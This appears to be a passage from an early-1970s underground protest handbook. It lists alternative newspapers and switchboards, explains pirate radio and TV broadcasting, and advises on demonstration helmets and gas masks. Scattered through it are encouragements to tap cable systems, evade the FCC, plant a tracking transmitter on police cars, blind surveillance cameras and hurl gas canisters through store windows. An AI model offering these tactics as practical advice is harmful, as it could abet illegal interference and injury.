SPECKLED BIRD, Box 54495, Atlanta, Ga. 30308 \$6/yr. ¥ GREENFEEL, Jms Madison Law Inst., 4 Patchin Pl., N.Y., N.Y. 10011 ¥ GUARDIAN, 32 W. 22 St., N.Y. N.Y. 10010 ¥ HAIGHT-ASHBURY TRIBUNE, 1778 Haight St., San Francisco, Calif. 94117 \$10/yr. ¥ HARRY, 233 East 25th St., Baltimore, Md., 21218 \$4/yr. ¥ INDIANAPOLIS FREE PRESS, Box 225, Indianapolis, Ind. 46206 \$5/26 iss. ¥ INQUISITION, Box 3882, Charlotte, N.C. 28203 \$2/6 iss. ¥ KALEIDOSCOPE, Box 5457, Milwaukee, Wisc. 53211 \$5/26 iss. ¥ KUDZU, Box 22502, Jackson, Miss. 39205 \$4/yr. ¥ LAS VEGAS FREE PRESS, Box 14096, Las Vegas, Nev. 89114 \$7/yr. ¥ LEFT FACE, Box 1595, Anniston, Ala. 36201 ¥ LIBERATION, 339 Lafayette St., N.Y. 10012 ¥ LIBERATION NEWS SERVICE, 160 Claremont Ave., N.Y. 10027 \$15/mth. ¥ LIBERATOR, Box 1147, Morgantown, W. Virginia 26505 ¥ LONGBEACH FREE PRESS, 1255 E. 10, Long Beach, Ca. 90813 \$6/25 iss.

¥ LOS ANGELES FREE PRESS, 7813 Beverly Blvd., Los Angeles, Ca. 90036 \$6/yr. ¥ MADISON KALEIDOSCOPE, Box 881, Madison, Wisc. 53701 \$5/yr. ¥ MARIJUANA REVIEW, Calif. Instit. of Arts, 7500 Glenoaks Blvd., Burbank, Calif. 91504 ¥ MEMPHIS ROOT, Box 4747, Memphis, Tenn. 38104 \$3.50/yr. ¥ METRO, 906 W. Forest, Detroit, Mich. 48202 \$4/yr. ¥ MODERN UTOPIAN, P.O. Drawer A; Diamond Hts. Sta., S.F., Ca. 94131 \$4/yr. ¥ MOTHER EARTH NEWS, Box 38 Madison, Ohio 44057 \$5/yr ¥ NEWS FROM NOWHERE, Box 501, Dekalb, Ill. 60115 \$5/vr. ¥ NEW PRAIRIE PRIMER, Box 726, Cedar Falls, Iowa 50613 \$4/20 iss. ¥ NEW YORK HERALD TRIBUNE, 110 St. Marks Place, N.Y. \$5/lifetime ¥ NOLA EXPRESS, Box 2342, New Orleans, La. 70116 \$3/yr. ¥ NORTH CAROLINA ANVIL, Box 1148, Durham, N.C. 27702 \$7.50/yr. ¥ NORTHWEST PASSAGE, Box 105, Fairhaven Sta., Bellingham, Wash. 98225 \$5/yr. ¥ OLD MOLE, 2 Brookline St., Cambridge, Mass. 02139 \$5/20 iss. ¥ ORACLE OF SAN FRANCISCO, 1764 Haight St., San Francisco, Ca. 94117 ¥ OTHER SCENES, Box B, Village Station, N.Y. 10014 \$6/yr. ¥ OTHER VOICE, c/o Why Not Inc., Box 3175, Shreveport, La. 71103 \$5/yr. ¥ PAPER WORKSHOP, 6 Helena Ave., Larchmont, N.Y. 10538 \$4/yr. ¥ PEOPLES DREADNAUGHT, Box 1071, Beloit, Wisc. ¥ PHILADELPHIA FREE PRESS, Box 1986, Philadelphia, Pa. 19105 ¥ PROTEAN RADISH, Box 202, Chapel Hill, N.C. 27514 \$8/yr. ¥ PROVINCIAL PRESS, Madala Print Shop, Box 1276, Spokane, Wash. 99210 \$5/yr. ¥ QUICKSILVER TIMES, 1736 R St., N.W. Wash., D.C. 20009 \$8/yr. ¥ RAG, 2330 Guadalupe, Austin, Tex. 78705 \$7.50/yr. ¥ RAT, 241 E. 14 St., N.Y. 10009 \$6/yr. ¥ REBIRTH, Box 729, Phoenix, Ariz. 85001 ¥ RISING UP ANGRY, Box 3746, Merchandise Mart, Chicago, Ill. 60654 \$5/yr. ¥ ROOSEVELT TORCH, 430 S. Michigan Ave., Chicago, Ill. 60605 ¥ SAN DIEGO STREET JOURNAL, Box 1332, San Diego, Calif. 92112  $\ensuremath{\mathtt{Y}}$  SECOND CITY, c/o The Guild, 2136 N. Halsted, Chicago, Ill. 60614 \$6/26 iss. ¥ SECOND COMING, Box 491 Ypsilanti, Mich. 48197 ¥ SEED, 950 W. Wrightwood, Chicago, Ill. 60614 \$6/yr. ¥ SPACE CITY, 1217 Wichita, Houston, Tex. 77004 ¥ SPECTATOR, c/o S. Indiana Media Corp., Box 1216, Bloomington, Ind. 47401 ¥ SUNDANCE, 1520 Hill, Ann Arbor, mich. 48104 \$3.50/yr. ¥ UPROAR, 44 Wimbleton Lane, Great Neck, N.Y. 11023 ¥ VIEW FROM THE BOTTOM, 632 State St., New Haven, Conn. 06510 \$5/20 iss. ¥ VORTEX, 706 Mass St., Lawrence, Kansas 66044 \$5/24 iss. ¥ WALRUS, Box 2307, Sta. A, Champaign, Ill. 61820 ¥ WATER TUNNEL, Box 136, State College, Pa. 16801 \$3/Yr. ¥ WILLIAMETTE BRIDGE, 6 SW 6th, Portland, Ore. 97209 \$5/26 iss. ¥ WIN, 339 Lafayette St., N.Y. 10012 \$5/yr. ¥ WORKER'S POWER, 14131 Woodward Ave., Highland Park, Mich. 48203 \$3.50/yr.USA/UPS ASSOCIATE MEMBERS ¥ AKWESASNE NOTES, Roosevelton, N.Y. 13683 .50/iss. ¥ ALESTLE, c/o Paul Gorden, 7404 Tower Lake, Apt. 1D, Edwardsville, Ill. 62025 ¥ ALLIANCE MAGAZINE, Box 229, Athens, Ohio 45701 ¥ ALL YOU CAN EAT,

R.P.O. 4949, New Brunswick, N.J. 08903 \$3/yr. ¥ ALLTOGETHER, 44208 Montgomery-33 Palm Desert, Calif. \$10/yr. ¥ ALBION'S VOICE, P.O. Box 9033, Savannah, Ga. 31401 \$4/yr. ¥ AQUARIAN HERALD, Box 83, Virginia Beach, Va. 23458 ¥ ATLANTIS, 204 Oxford, Dayton, Ohio ¥ BOTH SIDES NOW, 10370 St. Augustine Rd., Jacksonville, Fla. 33217 \$3.50/12 iss. ¥ COLLECTIVE, 614 Clark St., Evanston, Ill. 60201 ¥ COME TOGETHER, P.O. Box 163, Encino, Calif. 91316 ¥ CROSSROADS, Hill School, Pottstown, Pa. 19464 ¥ DALLAS NEWS (CORP), P.O. Box 7013, Dallas, Texas 75209 \$/24 iss. ¥ THE D.C. GAZETTE, 109 8th N.E., Washington, D.C. 20002 \$5/yr. ¥ EDGE CITY, 116 Standart St., Syracuse, N.Y. 13201 \$3/yr. ¥ EVERYWOMAN, 6516 W. 83 St., Los Angeles, Calif. 90045 \$2.50/iss. ¥ FAIR WITNESS, P.O. Box 7165, Oakland Sta., Pittsburgh, Pa. 15213 ¥ FOX VALLEY KALEIDOSCOPE, Box 252, Oshkosh, Wisc. 54901 ¥ FREE PRESS OF LOUISVILLE, 1438 S. First St., Louisville, Ky. 40208 \$6/yr. ¥ HIGH GAUGE, Box 4491, University, Ala. 35486 \$5/Yr.  $\tt X$  THE HIPS VOICE, P.O. Box 5132, Santa Fe, N. Mexico 87501  $\tt $5/24$  iss. ¥ HOME NEWS CO., P.O. Box 5263, Grand Central Station, N.Y. 10017 ¥ HUNDRED FLOWERS, Box 7152, Minneapolis, Minn. 55407 \$9/yr. ¥ IT AIN'T ME BABE, c/o W.L. Office Box 6323, Albany, Calif. 94706 \$6/yr. ¥ LIBERATED GUARDIAN, 14 Cooper Sq., New York, N.Y. 10003 \$10/yr. ¥ THE LONG ISLAND FREE PRESS, P.O. Box 162, Westbury, N.Y. 11590 \$6/2 yr. ¥ NEW TIMES, Box J, Temple, Ariz. 85281 \$10/52 iss. ¥ NOTES FROM UNDERGROUND, P.O. Box 15081, San Francisco, Calif. 94115 ¥ OUR TOWN (COLLECTIVE), Box 611, Eau Claire, Wisc. ¥ PALANTE YLP, 1678 Madison Ave., New York, N.Y. ¥ PROTOS, 1110 N. Edgemont St., Los Angeles, Calif. 90029 \$3/yr. ¥ PURPLE BERRIES, 449 West Seventh Ave., Columbus Ohio ¥ REARGUARD, P.O. Box 8115, Mobile, Ala. 36608 \$4/yr. ¥ THE S.S. PENTANGLE, Box 4429, New Orleans, La. 70118 \$4/20 iss. ¥ ST. LOUIS OUTLAW, Box 9501, Cabanne Sta., St. Louis, Mo. 63161 ¥ SUSQUEHANNA BUGLER, 700 Market St., Williamsport, Pa. 17701 .25/iss. ¥ TASTY COMIX, Box 21101, Wash., D.C. 20009 ¥ THE TIMES NOW, Box 676, Coconut Grove, Fla. 33133 ¥ TUSCON FREE PRESS, Box 3403, College Sta., Tuscon, Ariz. 85716CANADA/UPS ¥ ALTERNATE SOCIETY, 10 Thomas St., St. Catharines, Ont. \$3.50/12 iss. ¥ CARILLON, Univ. of Sask. Regina Campus, Regina, Saskatchewan ¥ CHEVRON, University of Waterloo, Waterloo, Ontario \$8/yr. ¥ DIME BAG, 3592 University St., Montreal 130, Que. ¥ FOURTH ESTATE, 24 Brighton Ct., Fredericton, N.B. ¥ GEORGIA STRAIGHT, 56A Powell St., Vancouver, 4, B.C. \$9/52 iss. ¥ HARBINGER, Box 751, Stn F, Toronto 285, Ontario \$4/26 iss. ¥ OCTOPUS, Box 1259, Station B, Ottawa, 4 \$4.50/26 iss. ¥ OMPHALOS, 279, Fort St. No. 4, Winnipeg 1, Manitoba \$5/26 iss. ¥ PRAIRIE FIRE; FOURTH ESTATE, Regina Community Media Project, 210 Northern Crown Bldg. Regina, Sask. ¥ SWEENEY, 119 Thomas St., Oakville, Ontario \$2.50/12 iss.EUROPE/UPS ¥ Europe/UPS, Box 304, 8025, Zurich, Switzerland ¥ FIFTH COLUMN, 100 New Cavendish Street, London W1, England  $\ensuremath{\mathtt{Y}}$  FRIENDS, 305 Portobello Rd., London W10, England ¥ HAPT, Flat L, 42 Moore Ave., W. Howe, Bournemouth, Hampshire, England ¥ HOLLAND HAPT, Keigersstraat 2a, Amsterdam, Holland ¥ HOTCHAI, Postfach 304-CH 8025, Zurich 25, Switz. \$5/yr.

¥ INTERNATIONAL TIMES, 27 Endell St., London, WC2, Eng. \$5/yr. ¥ KARGADOOR, Oude Gracht 36 bis. Utrecht, Holland ¥ OEUF, 14 Ch de la Mogeonne, 1293 Bellevue, Geneva Switzerland ¥ OM, Kaizerstraat 2A, 11et, Amsterdam, Holland, Neth. ¥ OPS VEDA, 16 Woodholm Rd., Sheffield 11, England ¥ OZ, 52 Princedale Rd., London W11, England \$6/yr. ¥ PEACE NEWS, 5 Celedonian Rd., Kings Cross, London W1, Eng. \$8.50/yr. ¥ PIANETA FRESCA, 14 Vie Manzoni, Milano, Italy 20121 \$1/iss. ¥ QUINTO LICEO, c/o Tommsaco Bruccoleri, 3, Meadow Place, London, England ¥ REAL FREE PRESS, Runstraat 31, Amsterdam, Netherlands \$1/2 iss. ¥ RED MOLE, 182 Pentonville Rd., London N1 Eng. \$5.50/yr. ¥ ROTTEN, Huset, Readhusstraede 13, 1466 Copenhagen K. Denmark EUROPEAN ASSOCIATE MEMBERS ¥ CYCLOPS, 32. St. Petersburg Place, London, W2, Eng. (Comix) ¥ GRASS EYE, 71 Osbourne Rd., Levenshulme, Manchester 19, Eng. ¥ MOLE EXPRESS, 19 New Brown St., Manchester 4, Eng.  $\ensuremath{\texttt{¥}}$  PANGGG, Upn-Sippenpresse, d-8500, Nurnberg Kopernikusstr. 4, Germany  $\ensuremath{\texttt{¥}}$ 

PARIA, c/o Poretti Viavalle Maggia 41, 6600 Locarno, Switz.

¥ ZIGZAG, Yeoman Cottage, N. Marston, Bucks, EnglandLATIN AMERICA/UPS ¥ ECO CONTEMPORANEO, C. Correo Central 1933, Buenos Aires,

Argentina...Membership list temporarily unavailable.

### SWITCHBOARDS

A good way to quickly communicate what's coming down in the community is to build a telephone tree. It works on a pyramid system. A small core of people are responsible for placing five calls each. Each person on the line in turn calls five people and so on. If the system is prearranged correctly with adjustments made if some people don't answer the phone, you can have info transmitted to about a thousand people in less than an hour. A slower but more permanent method is to start a Switchboard. Basically, a Switchboard is a central telephone number or numbers that anybody can call night or day to get information. It can be as sophisticated as the community can support. The people that agree to answer the phone should have a complete knowledge of places, services and events happening in the community. Keep a complete updated file. The San Francisco Switchboard (see below) puts out an operator's manual explaining the organization and operation of a successful switchboard. They will send it out for 12¢ postage. San Francisco has the longest and most extensive Switchboard operation. From time to time there are national conferences with local switchboards sending a rep.San Francisco ¥ THE SWITCHBOARD - 1830 Fell St., San Francisco, Calif. 94117 (415) 387-3575

¥ MUSIC SWITCHBOARD - 1826 Fell St., San Francisco, Calif. 94117 (415) 387-8008

¥ MISSION SWITCHBOARD - 848 14th St., San Francisco, Calif. 94110 (415) 863-3040

¥ CHINATOWN EXCHANGE - 1042 Grant Ave., San Francisco, Calif. 94108 (415) 421-0943

¥ THE HELP UNIT - 86 3rd St., San Francisco, Calif. 94103 (415) 421-9850

¥ WESTERN ADDITION SWITCHBOARD - Fell & Fillmore, San Francisco, Calif. (415) 626-8524 California

¥ CHICO SWITCHBOARD - 120 W. 2nd St., Chico, Calif. (916) 342-7546 ¥ EAST OAKLAND SWITCHBOARD - 2812 73rd Ave., Oakland, Calif.

(415)569-6369

¥ MARIN MUSIC SWITCHBOARD - 1017 "D" St., San Rafael, Calif. (415) 457-2104

¥ WEST OAKLAND LEGAL SWITCHBOARD - 2713 San Pablo, Oakland, Calif. (415) 836-3013

¥ SWITCHBOARD OF MARIN - 1017 "D" St., San Rafael, Calif. (415)

456-5300 ¥ BERKELEY SWITCHBOARD - 2389 Oregon, Berkeley, Calif. (415) 549-0649 ¥ SANTA CRUZ SWITCHBOARD - 604 River St., Santa Cruz, Calif. (408) 426-8500 ¥ PALO ALTO XCHANGE - 457 Kingsley Ave., Palo Alto, Calif. (415) 327-9008 ¥ SAN JOSE SWITCHBOARD - 50 S. 4th St., San Jose, Calif. (408) 295-2938 ¥ SANTA BARBARA SWITCHBOARD - 6575 Seville, Isla Vista, Calif. (805) 968-3564 ¥ EUREKA SWITCHBOARD - 1427 California, Eureka, Calif. (707) 443-8901 & 443-8311 ¥ UC DAVIS SWITCHBOARD - (on campus), UC Davis, Calif. (916) 752-34950ther Western States ¥ TURNSTILE - 1900 Emerson, Denver, Colorado (303) 623-3445 ¥ BLACKHAWK INFORMATION CENTER - 628 Walnut St., Waterloo, Iowa (319) 234-9965 ¥ TAOS SWITCHBOARD - c/o Gen. Del., Taos, New Mexico (505) 758-4288 ¥ PORTLAND SWITCHBOARD - 1216 SW Salmon, Portland, Oregon (503) 224-0313 ¥ HOUSTON SWITCHBOARD - 108 San Jacinto, Houston, Texas (713) 228-6072 ¥ YOUTH EMERGENCY SERVICE - 623 Cedar Ave. So., Minneapolis, Minn. (612) 338-7588 Eastern States ¥ POWELTON TROUBLE CENTER - 222 N. 35th St., Phila., Penna.. (215) 382-6472 ¥ WASHINGTON D.C. SWITCHBOARD - 2201 P St. NW, Washington, D.C. (202) 667-4684 ¥ MIAMI CENTER FOR DIALOG - 2175 NW 26th St., Miami, Fla. (305) 634-7741 ¥ CANTERBURY HOUSE - 330 Maynard S, Ann Arbor, Michigan (313) 665-0606 ¥ THE LISTENING EAR - 547 E. Grand River, East Lansing, Michigan (517) 337-1717 ¥ THE ECSTATIC UMBRELLA - 3800 McGee Kansas City, Missouri (816) 561-4524 ¥ OPEN CITY - 4726 3rd St., Detroit, Michigan (313) 831-2770 ¥ SWITCHBOARD INC. - 1722 Summit St., Number 6, Columbus, Ohio (614) 294-6378 ¥ HELP - c/o Marby Beil, 1708 E. Lafayette, Number 5, Milwaukee, Wisconsin (414) 273-5959 ¥ UNITED CHURCH PRESBYTERIAN - 181 Mount Horeb Rd., Warren, N.J. (201) 469-5044 ¥ BOSTON SWITCHBOARD - 45 Bowdoin St., Boston, Mass. (617) 246-4255 ¥ PROJECT PLACE - 37 Rutland St., Boston, Mass.(617)267-5280 ¥ BEVERLY SWITCHBOARD - Beverly Hospital, Beverly, Mass. (617) 922-0000 ¥ FIRST CONGREGATIONAL CHURCH OF ACTON - 8 Concord Rd., Acton, Mass. (617) 263-3940 ¥ HALF WAY HOUSE - 20 Linwood Sq., Roxbury, Mass. (617) 442-7591 ¥ ACID - 13 Linden Ave., Malden, Mass. (617) 342-2218 ¥ PROJECT ASSIST - 945 Great Plain Ave., Needham, Mass. (617) 444-1902& 3 ¥ LEXINGTON - ARLINGTON HOT LINE - 1912 Mass. Ave., Lexington, Mass. (617) 862-8130&1 ¥ COMMUNITY YOUTH COMMISSION - 945 Great Plain Ave., Needham, Mass. (617) 444-1795 ¥ HOT LINE - 429 Cherry St., West Newton, Mass. (617) 969-59060ther Countries ¥ BINARY INFORMATION TRANSFER - 141 Westbourne Park Rd., London W2, England. Ask overseas operator for London 222-8219 ¥ CANADIAN SWITCHBOARD - 282 Rue Ste. Catherine, West, Montreal, Quebec, Canada (514) 866-2672 For a complete and up-to-date list of switchboards and similar projects

around the country, write to San Francisco Switchboard. They need 25 cents to

### GUERRILLA BROADCASTING

### GUERRILLA RADIO

Under FCC Low Power Transmission Regulations, it is legal to broadcast on the AM band without even obtaining a license, if you transmit with 100 milliwatts of power or less on a free band space that doesn't interfere with a licensed station. You are further allowed up to a 12-foot antenna or the use of carrier-current transmission (regular electric wall outlets). Using this legal set-up, you can broadcast from a 2 to 20 block radius depending on how high up you can locate your antenna and the density of tall buildings in the area.Carrier-current broadcasting consists of plugging the transmitter into a regular wall socket. It draws power in the same way as any other electrical appliance, and feeds its signal into the power line allowing the broadcast to be heard on any AM radio tuned into the operating frequency. The transmitter can be adjusted to different frequencies until a clear band is located. The signal will travel over the electrical wiring until it hits a transformer where it will be erased. The trouble with this method is that in large cities, almost every large office or apartment building has a transformer. You should experiment with this method first, but if you are in a city, chances are you'll need an antenna rigged up on the roof. Anything over twelve feet is illegal, but practice has shown that the FCC won't hassle you if you don't have commercials and refrain from interfering with licensed broadcasts. There are some cats in Connecticut broadcasting illegally with a 100-foot antenna over a thirty mile radius for hours on end and nobody gives them any trouble. Naturally if you insist upon using dirty language, issuing calls to revolution, broadcasting bombing information, interfering with above ground stations and becoming too well known, the FCC is going to try and knock you out. There are penalties that have never been handed out of up to a year in jail. It's possible you could get hit with a conspiracy rap, which could make it a felony, but the opinion of movement lawyers now is a warning if you're caught once, and a possible fine with stiffer penalties possible for repeaters that are caught. If it gets really heavy, you could still broadcast for up to 15 minutes without being pin-pointed by the FCC sleuths. By locating your equipment in a panel truck and broadcasting from a fixed roof antenna, you can make it almost impossible for them to catch you by changing positions. There has been a variety of transmitting equipment used, and the most effective has been found to be an AM transmitter manufactured by Low Power Broadcasting Co., 520 Lincoln Highway,

### Frazer, Penn. 19355.

Call Dick Crompton at (215 NI 4-4096. The right transmitter will run about \$200. If you plan to use carrier-current transmission you'll also need a capacitor that sells for \$30. An antenna can be made out of aluminum tubing and antenna wiring available at any TV radio supply store (see diagram). You'll also need a good microphone that you can get for about \$10. Naturally, equipment for heavier broadcasting is available if a member of your group has a license or good connections with someone who works in a large electronics supply house. Also with a good knowledge in the area you can build a transmitter for a fraction of the purchase price. You can always employ tape recorders, turntables and other broadcasting hardware depending on how much bread you have, how much stuff you have to hide (i.e., how legal your operation is) and the type of broadcasting you want to do. It is possible to extend your range by sending a signal over the telephone lines to other transmitters which will immediately rebroadcast. Several areas in a city could be linked together and even from one city to another. Theoretically, if enough people rig up transmitters and antennas at proper locations and everyone operates on the same band, it is possible to build a nation-wide people's network that is equally theoretically legal.Broadcasting, it should be remembered, is a one-way transmission of information. Communications which

allow you to transmit and receive are illegal without a license (ham radio).

## GUERRILLA TELEVISION

There are a number of outlaw radio projects going on around the country. Less frequent, but just as feasible, is a people's television network. Presently there are three basic types of TV systems: Broadcast, which is the sending of signals directly from a station's transmitter to home receiver sets; Cable, where the cable company employees extremely sensitive antenna to pick up broadcast transmissions and relay them and/or they originate and send them; and thirdly, Closed Circuit TV, such as the surveillance cameras in supermarkets, banks and apartment house lobbies. The third system as used by the pigs is of little concern, unless we are interested in not being photographed. The cameras can be temporarily knocked out of commission by flashing a bright light (flashbulb, cigarette lighter, etc.) directly in front of its lens. For our own purposes, closed-circuit TV can be employed for broadcasting rallies, rock concerts or teach-ins to other locations. The equipment is not that expensive to rent and easy to operate. Just contact the largest television or electronics store in your area and ask about it. There are also closed-circuit and cable systems that work in harmony to broadcast special shows to campuses and other institutions. Many new systems are being developed and will be in operation soon.Cable systems as such are in use only in a relatively few areas. They can be tapped either at the source or at any point along the cable by an engineer freak who knows what to do. The source is the best spot, since all the amplification and distribution equipment of the system is available at that point. Tapping along the cable itself can be a lot hairier, but more frustrating for the company when they try to trace you down.Standard broadcasting that is received on almost all living room sets works on an RF (radio frequency) signal sent out on various frequencies which correspond to the channels on the tuner. In no area of the country are all these channels used. This raises important political questions as to why people do not have the right to broadcast on unused channels. By getting hold of a TV camera (Sony and Panasonic are the best for the price) that has an RF output, you can send pictures to a TV set simply by placing the camera cable on or near the antenna of the receiver set. When the set is operating on the same channel as the camera, it will show what the camera sees. Used video tape recorders such as the Sony CV series that record and play back audio and video information are becoming more available. These too can be easily adapted to send RF signals the same as a live camera.Whether or not the program to be broadcasted is live or on tape, there are three steps to be taken in order to establish a people's TV network. First, you must convert the video and audio signals to an RF frequency modulated (FM) signal corresponding to the desired broadcast channel. We suggest for political and technical reasons that you pick one of the unused channels in your area to begin experimenting. The commercial stations have an extremely powerful signal and can usually override your small output. Given time and experience you might want to go into direct competition with the big boys on their own channel. It is entirely possible, say in a 10 to 20 block radius, to interrupt a presidential press-conference with more important news. Electronic companies, such as Jerrold Electronics Corp., 4th and Walnut Sts., Philadelphia, Pa., make equipment that can RF both video and audio information onto specific channels. The device you'd be interested in is called a cable driver or RF modulator. When the signal is in the RF state, it is already possible to broadcast very short distances. The second step is to amplify the signal so it will reach as far as possible. A linear amplifier of the proper frequency is required for this job. The stronger the amplifier the farther and more powerful the signal. A 10-watt job will cover approximately 5 miles (line of sight) in area. Linear amplifiers are not that easily available, but they can be constructed with some electrical engineering knowledge. The third step is the antenna, which if the whole system is to be mobile to avoid detection, is going to involve some experimentation and possible camouflage. Two things to keep in mind about an

antenna are that it should be what is technically referred to as a "di-pole" antenna (see diagram) and since TV signals travel on line of sight, it is important to place the antenna as high as possible. Although it hasn't been done in practice, it certainly is possible to reflect pirate signals off an make equipment that can RF both video and audio existing antenna of a commercial network. This requires a full knowledge of broadcasting; however, any amateur can rig up an antenna, attach it to a helium balloon and get it plenty high. For most, the roof of a tall building will suffice. If you're really uptight about your operation, the antenna can be hidden with a fake cardboard chimney.We realize becoming TV querrillas is not everyone's trip, but a small band with a few grand can indeed pull it off. There are a lot of technical freaks hanging around recording studios, guitar shops, hi-fi stores and engineering schools that can be turned on to the project. By showing them the guidelines laid out here, they can help you assemble and build various components that are difficult to purchase (i.e., the linear amplifier). Naturally, by building some of the components, the cost of the operation is kept way down. Equipment can be purchased in selective electronics stores. You'll need a camera, VTR, RF modulator, linear amplifier and antenna. Also a generator, voltage regulator and an alternator if you want the station to be mobile. One of the best sources of information on both television and radio broadcasting is the Radio Amateur's Handbook published by the American Radio Relay League, Newington, Conn. 06611 and available for \$4.50. The handbook gives a complete course in electronics and the latest information on all techniques and equipment related to broadcasting. Back issues have easy to read do-it-yourself TV transmitter diagrams and instructions. Also available is a publication called Radical Software, put out by Raindance Corp., 24 E. 22nd St., New York, N.Y., with the latest info on all types of alternative communications. Guerrilla TV is the vanguard of the communications revolution, rather than the avant-garde cellophane light shows and the weekend conferences. One pirate picture on the sets in Amerika's living rooms is worth a thousand wasted words. With the fundamentals in this field mastered, you can rig up all sorts of shit. Cheap twenty-dollar tape recorders can be purchased and outfitted with a series of small loud-speakers. Concealed in a school auditorium or other large hall, such a system can blast out any message or music you wish to play. The administration will go insane trying to locate the operation if it is well hidden. We know two cats who rigged a church with this type of setup and a timing device. Right in the middle of the sermon, on came Radio Heaven and said stuff like "Come on preacher, this is God, you don't believe all that crap now, do you?" It made for an exciting Sunday service, all right. You can build a miniature transmitter and with a small magnet attach it to the underbelly of a police car to keep track of where it's going. This would only be practical in a small town or on a campus where there are only a few security guards or patrol vehicles. If you rigged a small tape recorder to the transmitter and tuned it to a popular AM band, the patrol car as it rode around could actually broadcast the guerrilla message you prerecorded. Wouldn't they be surprised when they found out how you did it? You can get a "Bumper Beeper" and receiver that are constructed by professionals for use by private detectives. The dual unit costs close to \$400. If you've got that kind of bread, you can write John Bomar, 6838 No. 3rd Ave., Phoenix, Arizona 85013 for a catalogue and literature. Even though there are laws governing the area of sneaky surveillance, telephone taps, tracking devices and the like, a number of enterprising firms produce an unbelievable array of electronic hardware that allows you to match Big Brother's ears and eyes. Sugar cube transmitters, tie clasp microphones, phone taps, tape recorders that work in a hollowed-out book and other Brave New World equipment is available from the following places. Send for their catalogues just to marvel at the level of technology. R. B. Clifton, 1150 NW 7th Ave., Miami, Fla. 33168; Electrolab Corp., Bank of Stateboro Building, Stateboro, Ga. 30458; or Tracer Investigative Products, Inc., 256 Worth. Ave., Palm, Beach, Fla. 33482.By the way, you can pick up Radio Hanoi on a short wave radio every day from 3:00 to 3:30 PM at 15013 kilocycles on the 19 meter band.

#### Demonstrations

Demonstrations always will be an important form of protest. The structure can vary from a rally or teach-in to a massive civil disobedience such as the confronting of the warmakers at the Pentagon or a smoke-in. A demonstration is different from other forms of warfare because it invites people other than those planning the action via publicity to participate. It also is basically non-violent in nature. A complete understanding of the use of media is necessary to create the publicity needed to get the word out. Numbers of people are only one of the many factors in an effective demonstration. The timing, choice of target and tactics to be employed are equally important. There have been demonstrations of 400,000 that are hardly remembered and demonstrations of a few dozen that were remarkably effective. Often the critical element involved is the theater. Those who say a demonstration should be concerned with education rather than theater don't understand either and will never organize a successful demonstration, or for that matter, a successful revolution. Publicity includes everything from buttons and leaflets to press conferences. You should be in touch with the best artists you can locate to design the visual props. Posters can be silk screened very cheaply and people can be taught to do it in a very short time. Buttons have to be purchased. The cheapest are those printed directly on the metal. The paint rubs off after a while, but they are ideal for mass demonstrations. You can print 10,000 for about \$250.00. Leaflets, like posters, should be well designed. One way of getting publicity is to negotiate with the city for permits. Again, this raises political questions, but there is not doubt one reason for engaging in permit discussions is for added publicity. The date, time and place of the demonstration all have to be chosen with skill. Know the projected weather reports. Pick a time and day of the week that are convenient to most people. Make sure the place itself adds some meaning to the message. Don't have a demonstration just because that's the way it's always been done. It is only one type of weapon and should be used as such. On the other hand, don't dismiss demonstrations because they have always turned out boring. You and your group can plan a demonstration within the demonstration more accurately. Also don't tend to dismiss demonstrations outright because the repression is too great. During World War II the Danes held street demonstrations against the Nazis who occupied their country. Even today there are public demonstrations against the Vietnam War in downtown Saigon. Repression is there, but overestimating it is more a tactical blunder than the reverse. None the less, it's wise to go to all demonstrations prepared for a vamping by the pigs.

DRESS

Most vamping is accompanied by clubbing, rough shoving and dragging, gassing and occasional buckshot or rifle fire. The clothing you wear should offer you the best protection possible, yet be light weight enough to allow you to be highly mobile. CS and CN are by far the most commonly employed tear gas dispersibles. Occasionally they are combined with pepper gas to give better results. Pepper gas is a nerve irritant that affects exposed areas of the skin. Clothing that is tight fitting and covers as much of the body surface as possible is advisable. This also offers some protection if you are dragged along the ground. Gloves come in handy as protection and if you want to pick up gas canisters and throw them back at the pigs or chuck them through a store window. Your shoes should be high sneakers for running or boots for kicking. Hiking boots sold in army surplus stores serve both purposes and are your best selection for street action. Men should wear a jock strap or protective cup. Rib guards can be purchased for about \$6.00 at any sporting goods store. Shoulder pads and leg pads are also available, but unless you expect heavy fighting and are used to wearing this clumsy street armor, you'll be better off without it.

#### HELMETS

Everyone should have a helmet. Your head sticks out above the swarming crowd and dents like a tin can. Protect it! The type of helmet you get depends on what you can afford and how often you'll be using it. The cheapest helmet available is a heavy steel tank model. This one is good because it offers ear protection and has a built-in suspension system to absorb the blow. It is also bullet proof. It's disadvantages are that it only comes in large sizes and is the heaviest thing you'll ever have on your head. It costs about \$3.00. For \$5.00 you can get a Civil Defense helmet made for officers. It's much lighter, but doesn't offer protection for the ears. It has a good suspension system. If you get this model, paint it a dark color before using it and you'll be less conspicuous. Our fashion consultants suggest anarchy black. Construction helmets or "hard hats" run between \$8.00 and \$10.00, depending on the type of suspension system and material used. They are good for women because they are extremely lightweight. The aluminum ones dent if struck repeatedly and the fiberglass type can crack. Also they offer no ear protection. If you prefer one of these you should find a way to attach a chin or neck strap so you won't lose it while you run. If you get a hard hat, make sure you remove the hard head before you take it home. Probably the all-around good deal for the money is the standard M-1 Army issue helmet. These vary in quality and price, depending on age and condition. They run from \$2.00 to \$10.00. Make sure the one you get has a liner with webbing that fits well or is adjustable and has a chin strap. Their main disadvantage is that they are bulky and heavy. The snappiest demonstrators use the familiar motorcycle crash helmet. They are the highest in price, running from \$10.00 to as high as \$40.00. Being made of fiberglass, they are extremely lightweight. They have a heavy-duty strap built in and they can be gotten to fit quite snugly around the head. They offer excellent ear protection. The foam rubber insulation is better than a webbing system, and will certainly cushion most blows. Being made of fiberglass, a few have been known to crack under repeated blows, but that is extremely rare. Most come with plastic face guards that offer a little added protection. Get only those with removable ones since you might want to make use of a gas mask. GAS MASKS

Ski goggles or the face visor on a crash helmet will protect against Mace but will offer no protection against the chemical warfare gasses being increasingly used by pigs to dispose crowds. For this protection you'll need a gasmask. All the masks discussed give ideal protection against the gasses mentioned in the chart if used properly. If you do not have a gas mask, you should at least get a supply of surgical masks from a hospital supply store and a plastic bag filled with water and a cloth. The familiar World War II Army gas mask with the filter in a long nose unit sells new (which is the only way gas masks can be sold) for about \$5.00. Its disadvantages are that it doesn't cover the whole face, is easy to grab and pull off and the awkwardly placed filter makes running difficult. The Officer Civil Defense unit sells for the same price and overcomes the disadvantages of the World War II Army model. Most National Guard units use this type of mask. It offers full face protection, is lightweight and the filter canister is conveniently located. Also the adjustable straps make for a nice tight fit. The U.S.A. Protective Field Combat Mask M9A1 offers the same type protection as the OCD, but costs twice as much. Its advantage is that you can get new filter canisters when the 